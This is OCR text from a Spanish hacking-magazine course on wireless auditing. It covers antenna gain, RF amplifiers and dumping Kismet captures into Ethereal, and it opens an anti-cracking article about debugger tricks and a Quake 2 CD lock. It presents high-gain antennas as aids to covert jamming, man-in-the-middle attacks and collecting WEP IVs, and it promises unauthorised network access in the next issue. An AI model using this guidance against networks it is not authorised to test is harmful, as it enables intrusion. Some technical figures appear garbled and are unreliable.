- Un conector pigtail largo con pérdida de señal de 2 dBm (10 W)
- Una antena omnidireccional de montaje magnético con una ganancia de 5 dBi.

***CUANDO NOS FIJAMOS EN LA POTENCIA DE SALIDA Y EN LA SENSIBILIDAD DE RECEPCIÓN DE UN EQUIPO INALÁMBRICO, TENEMOS QUE TENER EN CUENTA QUE CUANTA MÁS POTENCIA Y SENSIBILIDAD, MEJOR.***

Al hacer los cálculos obtenemos 23 dBm, es decir, 20 - 2 + 5 = 23 dBm. Que viene a ser una potencia de salida de unos 200 mW. Recordad que hay que tener en cuenta que cada aumento de 6 dBi en el valor de la EIRP duplica el alcance de transmisión o recepción, la regla de los 6 dB.

Para profundizar más en el tema podréis echar mano de este documento: http://web.frm.utn.edu.ar/medidase2/varios/dB.pdf, y como siempre del amigo google ;).

También tenéis a vuestra disposición varias calculadoras de potencia de radiofrecuencia. Como es el caso de: http://69.93.195.178/~electr0/rfcalculations.html

## Más características

Cuando nos fijamos en la potencia de salida y en la sensibilidad de recepción de un equipo inalámbrico, tenemos que tener en cuenta que cuanta más potencia y sensibilidad, mejor.

Una potencia más alta implica la posibilidad de conectarse a una red inalámbrica desde una mayor distancia del objetivo. También, una mejor capacidad para lanzar ataques de denegación de servicios mediante distorsión y una mayor posibilidad de éxito para un ataque de intermediario en la capa física.

Contar con una mayor sensibilidad de recepción implica un mayor número de redes inalámbricas detectadas y una velocidad de conexión más alta y eficiente y para el ataque, una mayor cantidad de tráfico inalámbrico volcado. Y esto puede implicar menos tiempo para romper el cifrado WEP. Ya sabéis que cuanto mayor sea el número de paquetes de vector IV recogidos y volcados más sencillo será de romper este cifrado.

## Salida de potencia

Ser capaz de regular la salida de potencia (la IR) resulta esencial tanto para el ataque, ocultación y ahorro de batería, como para la defensa, debilitar el perímetro de cobertura, su difusión y la facilidad de detección. Una tarjeta de gran sensibilidad y potente, conectada con una antena de alta ganancia, podría hacer ataques desde una posición en la que el atacante jamás sería descubierto.

Hoy en día, es fácil y económico hacerse con antenas de gran calidad y baratas. Los precios de los amplificadores se reducen lentamente. El coste de montar un conjunto de herramientas muy decente para un ataque nos es mucho mayor que el coste de desplegar una red inalámbrica doméstica.

## Antenas

Con respecto a la seguridad, las antenas y amplificadores ofrecen enormes posibilidades tanto a atacantes como a defensores habilidosos.

- Desde el punto de vista del atacante: Las antenas ofrecen distancia y esto implica alejamiento y ocultación física, mejor




2. Antena yagi

calidad de señal (mayor ancho de banda), y una potencia de salida más alta (para ataques de denegación de servicios).

- Desde el punto de vista del administrador: Colocar correctamente las antenas delimitará el perímetro de la red y disminuirá el riesgo de de detectar la red inalámbrica, reduciendo considerablemente el espacio del atacante para maniobrar.

Pasemos ahora a hablar sobre la teoría de antenas.

## Radiofrecuencia, teoría de antenas

Principalmente existen dos características de suma importancia para las antenas:
- La ganancia, o amplificación de potencia.
- Ancho de haz, que es determinada por la zona de cobertura de la antena.

Se debería exigir al fabricante el diagrama del patrón de radiación de la antena para analizar la forma de la radiación de la antena. Otra de las características de las antenas que suele pasar por alto es la polarización de la antena, que puede modificarse fácilmente alterando la posición de la antena, importante para la seguridad.

La ganancia de una antena se expresa en forma de dBi ya que se establece como referencia un dispositivo radiador isotrópico abstracto, un dispositivo imaginario que radia potencia en todas las direcciones. Se define como pasiva porque la antena no añade potencia. En lugar de este sistema, la ganancia se consigue enfocando las ondas radiadas para conseguir un haz más estrecho. Este puede ser tanto vertical como horizontal.

Existen tres tipos de antena general, que se diferencian en el patrón de radia-

ción y en el ancho de haz, y que pueden subdividirse en más subtipos:


**- Antenas omnidireccionales:**
(Ver Fotos 1)
- Antena para montaje en pilar
- Montaje en mástil
- Antena plano tierra
- Antena montaje en techo

Las antenas omnidireccionales tienen una zona de cobertura horizontal de 360 grados y consiguen su ganancia limitando el ancho del rayo vertical. El patrón de una antena omnidireccional se parece a un donuts: la antena se sitúa en el agujero. Las antenas de plano de tierra (y algunas omnidireccionales de montaje en techo con un plano de tierra) evitan que la radiación se disperse hacia abajo y hacia arriba. Para las antenas omnidireccionales de montaje magnético el propio coche actúa como plano de tierra, antenas interesantes para el wardriving ;).

Un uso típico para las antenas omnidireccionales es proporcionar enlaces punto a multipunto para varios clientes o incluso para varias redes inalámbricas.

**- Antenas parcialmente direccionales:**
- Antena Yagi (Foto 2)
- Antena sectorial
- Antena de panel
- Antena tipo de parche.

Las antenas parcialmente direccionales sectoriales, de tipo parche y de panel, crean un patrón de radiación en forma de burbuja que se extiende de 60 a 120 grados con respecto a una dirección. Las antenas Yagi forman una burbuja extendida más estrecha con lóbulos laterales y anteriores. El uso típico de una antena Yagi es establecer enlaces de interconexión de rango medio entre edificios corporativos como alternativa realmente barata al empleo de fibra óptica.




*3. Kismet*


**- Antenas de alta direccionalidad:**
- De rejilla
- Parabólica

Las antenas de alta direccionalidad emiten un haz cónico muy estrecho capaz de alcanzar el horizonte visible y utilizarse para enlaces punto a punto de largo alcance, o en situaciones en que es preciso disponer de un enlace punto a punto de gran calidad. Debido a su ganancia elevada, las antenas direccionales se utilizan a veces para atravesar obstáculos como paredes cuando no se dispone de otras alternativas.

## Escogiendo antenas para la auditoria inalámbrica


Cuando escojamos antenas para una auditoria de seguridad inalámbrica, deberíamos seleccionar como mínimo una antena omnidireccional decente, así como una antena de ganancia alta y un ancho de haz estrecho.

Una antena onmidireccional de 12 dBi y una direccional de rejilla de 19 dBi no es una mala selección. Pero como siempre depende de las circunstancias y del uso




*4. Dependencias*






5. Pulsamos open

el caso que pusimos antes para detección de redes inalámbricas de un mismo edificio.

Existen antenas caseras que pueden ser fáciles de crear con un poco de paciencia y con las herramientas necesarias. Hay incluso algunas que tan solo es necesario utilizar la imaginación y la inteligencia. De todas maneras, no es aconsejable hacer una auditoria de seguridad con este tipo de antenas ya que su rendimiento no es muy fiable.


Vale, que sí, lo sé... Ya sé que hay antenas caseras que vencen a las comerciales por amplio margen. Pero medir correctamente los parámetros de las antenas caseras que acabamos de indicar es difícil y bastante costoso.

que le vamos a dar. Una antena omnidireccional es muy práctica para analizar lugares, buscar puntos de acceso (AP), analizar

**EL USO TÍPICO DE UNA ANTENA YAGI ES ESTABLECER ENLACES DE INTERCONEXIÓN DE RANGO MEDIO ENTRE EDIFICIOS CORPORATIVOS COMO ALTERNATIVA REALMENTE BARATA AL EMPLEO DE FIBRA ÓPTICA**

tráfico y monitorizar el área en busca de interferencias o tráfico no autorizado.

Respecto a estas antenas hay que tener clara una cosa. Si la ganancia es muy alta puede ocurrir que ignore a máquinas inalámbricas que se encuentre por debajo o por encima de la zona de cobertura. Un ejemplo para este caso podría ser puntos de acceso que se encuentre en una planta más abajo o más alta de un mismo edificio.





6. Aparece esta ventana

Sin embargo, una antena omnidireccional de poca ganancia podría no ser lo suficiente sensible como para detectar máquinas inalámbricas. En este caso, una antena parcialmente direccional, como por ejemplo una Yagi de 15 dBi, sería la más ideal. En cuanto a antenas direccionales, existen varias ventajas:

- Se podrían utilizar para comprobar lo lejos que se podría situar un usuario malintencionado.
- Estas antenas pueden atravesar paredes, por ello sería muy interesante saber cuánta información se filtra a través de ellas.
- Son interesantes para ataques de distorsión o de agente intermediario.
- Vitales para determinar en qué zona o posición se tendría que situar un atacante para lanzar un ataque.
- Algunas redes inalámbricas tan solo pueden ser detectadas con antenas direccionales con una ganancia decente. Es

## Amplificadores RF

Las antenas consiguen ganancia pasiva enfocando la energía, los amplificadores consiguen ganancia activa inyectando potencia continua (DC) externa en el cable de radiofrecuencia. En ocasiones a esto se le llama tensión fantasma y la lleva el cable RF desde un inyector de corriente a un amplificador. Existen dos tipos de amplificadores:




*7. Fichero para volcar*

- Unidireccionales: Aumentan la potencia de transmisión.
- Bidireccionales: También aumentan la sensibilidad de recepción.

Ambos tipos los podemos encontrar como dispositivos de ganancia fija o variable. Para el diseño de una red, los amplificadores de ganancia fija de potencia son los más recomendados, debido a su estabilidad global y a todos los cálculos de potencia de radiofrecuencia necesarios deben de realizarse antes de desplegar la red. Los amplificadores se utilizan para compensar las pérdidas debidas a una excesiva longitud del cable ubicado entre la antena y el dispositivo inalámbrico, para este caso supongamos que es una antena.

## Cables y conectores RF

Como ya hemos visto, los cables de radiofrecuencia son una de las principales fuentes de pérdida en las redes inalámbricas. A veces vale la pena gastar en un buen cable y conseguir un cable con el menor nivel de autenticación posible.

Los cables con conectores integrados son muy recomendables. Recuerda que los conectores mal fijados puede ser muy perjudicial y muy difícil de descubrir. También hay que recordar que el cable debe de tener la misma impedancia (5 ohmios) que el resto de sus componentes inalámbricos.

Es interesante escoger los conectores de cable que se correspondan con los dispositivos y antenas que ya tengamos. Podemos conectar cualquier cosa con los conectores de pinzas o rosca apropiados, pero esto podría añadir pérdida de 2 a 3 dB. En lo que representa a hardware inalámbrico los pigtails son los más problemáticos. Se rompen pronto, como los conectores, y hay que andar asegurándose que el conector está bien enganchado.

## Conclusiones finales

El cableado y los conectores no son directamente importantes para la seguridad inalámbrica pero resulta esencia para una señal fuerte, clara y una buena sensibilidad de recepción. Recordad que una WLAN con una pérdida de señal significante presentará una resistencia muy baja a los ataques de distorsión o de agente intermediario en la capa 1 del modelo OSI.

Solo me queda avisaros de que no existe un único kit de hardware que se adapte a todas las situaciones según cuál sea el objetivo y las necesidades del proceso de auditoría. También podríamos habernos extendido un poco más y hablar un sobre el cable y sobre los distintos tipos de conectores que existen. Pero no lo creo necesario. Si necesitáis información al respecto podréis tirar del amigo google seguro que él os echará una mano ;)

## Volcado de tráfico en redes WLAN

En el artículo del mes pasado, os comunicaba que este mes tocaríamos las antenas para nuestras tarjetas inalámbricas y si lo permitía el espacio también tocaríamos el volcado de tráfico de redes WLAN. Pues bien, empecemos con el volcado de tráfico inalámbrico.

Podríamos capturar tráfico inalámbrico con varias aplicaciones preparadas para este objetivo, como ya vimos en un artículo del curso Hack Wifi, existen muchas y variadas herramientas donde escoger.

Para el caso que hoy nos ocupó vamos a utilizar Kismet, ya que es una de las herramientas que más utilizaremos y principalmente porque ya la tenemos instalada en nuestro sistema. Ahora, el procedimiento es muy parecido en la mayoría de las aplicaciones que permitan volcar tráfico con otras aplicaciones.

## Ejecutando Kismet

A estas alturas ya deberíamos tener Kismet bien instalado, compilado y configurado en nuestros sistema GNU/LiNUX. Por ello para arrancar kismet tan solo debemos de escribir Kismet en un Terminal. (Foto 3)

```
$ Kismet
```

Como ya vimos en el artículo pasado, donde aprendimos a manejar y comprender Kismet, Kismet es capaz, por sí solo, de sacar la dirección IP de una red inalámbrica, así como capturar tráfico procedente de la red inalámbrica. Como vemos en la imagen (kismet.bmp), kismet ha sacado la dirección IP de dos redes inalámbricas, las dos direcciones son de clase C.

Si cerramos la aplicación mediante [Ctrl] + [C] kismet guardará la sesión de captura en varios ficheros. Ya lo tendremos que saber del artículo anterior. Pues bien, vamos a volcar toda esa información que Kismet ha recogido y veámosla bien organizada y de una forma más clara.

Para ello vamos a utilizar un sniffer



del que ya hemos hablado varias veces en el curso Hack Wifi o en otros artículos no tan relacionados, Ethereal.

## Instalamos Ethereal en Ubuntu

Pues como ya deberíais saber, para instalar Ethereal a través del gestor de paquetes de Ubuntu, que es el mismo que utiliza Debian, ya que Ubuntu está basado en esta distribución, debemos escribir en una Terminal con permisos de root:

```
# apt-get update
# apt-get install Ethereal
```

Mediante estos parámetros que hemos escrito en la consola habremos actualizado el paquete source.list y habremos instalado Ethereal en nuestro sistema GNU/LiNUX, así como sus dependencias y librerías necesarias. Recordad que alguna librería de Ethereal ya la tenemos instalada, porque en su momento, cuando instalamos Kismet la necesitábamos. Estas son las dependencias que necesita Ethereal: (Foto 4)

Si queréis instalar Ethereal "a mano" podéis descargaros el código fuente de aquí:

http://www.ethereal.com/distribution/ethereal-0.99.0.tar.gz

Una vez que hemos instalado y compilado Ethereal, tan solo nos queda utilizarlo para volcar el tráfico que ha recogido Kismet. De esta manera tendremos todo más comprensible y legible.

## Volcando tráfico de Kismet en Ethereal

Arrancamos Ethereal mediante una consola escribiendo:

```
$ Ethereal
```

Buscamos la pestaña: File - Open... (Foto5)

Y al pulsar sobre "Open..." nos encontraremos con otra ventana. (Foto 6)

En esta ventana tenemos que indicarle a Ethereal dónde se encuentran los ficheros de tráfico que queremos volcar en dicha aplicación. Para ello, seleccionamos en la primera pantalla blanca, "FileSystem". En la segunda venta debemos ir seleccionando la ruta donde se encuentra el fichero con tráfico inalámbrico.

En la distribución que estoy utilizando yo, sería /var/log/kismet/. Según qué distribución, esta ruta puede variar. Para conocer la ruta donde Kismet almacena de forma predeterminada los ficheros de tráfico puedes tirar del amigo google ;) o bien preguntar en el foro http://www.hackwifi.tk.

Una vez seleccionada la ruta tan solo hay que indicar cual es el fichero que deseamos volcar en Ethereal. En este caso será el fichero con extensión *.dump. (Foto 7)

Al volcarlo, Ethereal clasificara toda la información recogida de una forma más ordenada y legible.

Con este artículo hemos terminado con la detección de redes inalámbricas. Hemos conocido varias herramientas inalámbricas que existen para detectar WLAN. Y hemos cogido dos de ellas que utilizan dos formas diferentes de detectar redes WIFI y las hemos destripado para aprender a utilizarlas.

También ya hemos tocado el tema de las antenas, tema muy importante como hemos visto hoy para la seguridad y el ataque en redes WLAN. El volcado de tráfico inalámbrico también lo hemos tocado.

## En el próximo número

En el próximo número del curso aprenderemos a motar una red inalámbrica desde cero (sin seguridad), como escenario para el ataque que realizaremos a posteriori, desde Windows y GNU/LiNUX.

Montaremos la red inalámbrica insegura y, desde el punto de vista del atacante, utilizando Windows y GNU/LiNUX, detectaremos dicha red inalámbrica y nos conectaremos a ella sin permiso. De esta forma comprobaremos lo realmente peligroso que puede ser tener una red inalámbrica desprotegida. Y lo sencillo que es conectarse a ella.

Un saludo y hasta la próxima, lectores ;)

**NeTTinG (Enrique Andrade González)**
**nettinghxc@gmail.com**

**http://www.wadalbertia.org**
**http://www.hackwifi.tk**
**http://www.blognetting.tk**



CURSO de CRACK

# Anticracking II

## Máquinas Virtuales

**_Hola, amigos. Enfrentamos, de nuevo, este mes las nuevas tecnologías de protección de software. Una de ellas, la más conocida, las máquinas virtuales. Repasaremos algunos conceptos básicos de la entrega anterior y seguiremos hacia el camino de las VM (Virtual Machines)._**

### Recordando...

Imaginemos, en un listado, poder hacerlo en cada etiqueta, y con más DB, además de diferentes tipos de saltos. Evidentemente, este tipo de trucos, variados y maginificados, utilizan los packers y ofuscadores de la actualidad.

También en esos momentos y hoy en la actualidad, como ya mencioné, tenemos trucos de cómo detectar breakpoints: (ver listado 1)

Como GDB (el debugger por excelencia en linux) todos los debuggers, aplican la famosa y bien conocida INT 3, que lo que hace es producir una pausa por instrucción.

Es decir, se intercalan INT 3, de acuerdo a donde hayamos puesto el breakpoint, de manera, que cuando se llega ahí, se devuelve el control al programa, mediante otras rutinas, ya que el proceso debuggeado es, en definitiva, un proceso hijo o dependiente del proceso padre, que es el debugger.

También caben destacar muchas de las otras técnicas utilizadas por los juegos y aplicaciones de gestión, como por ejemplo, el chequeo de CD-ROM, con lo que se creía que el usuario no iba a ir por cada PC instalando el juego y llevándose el CD. Luego, claro, cuando arribaron las grabadoras de CD-ROM esto dejó de funcionar como se esperaba, además de que los crackers pasaron enormemente la protección sin problemas.

Veamos un pequeño ejemplo presentado en Quake 2, en su protección CD-ROM lock: (ver Listado 2)

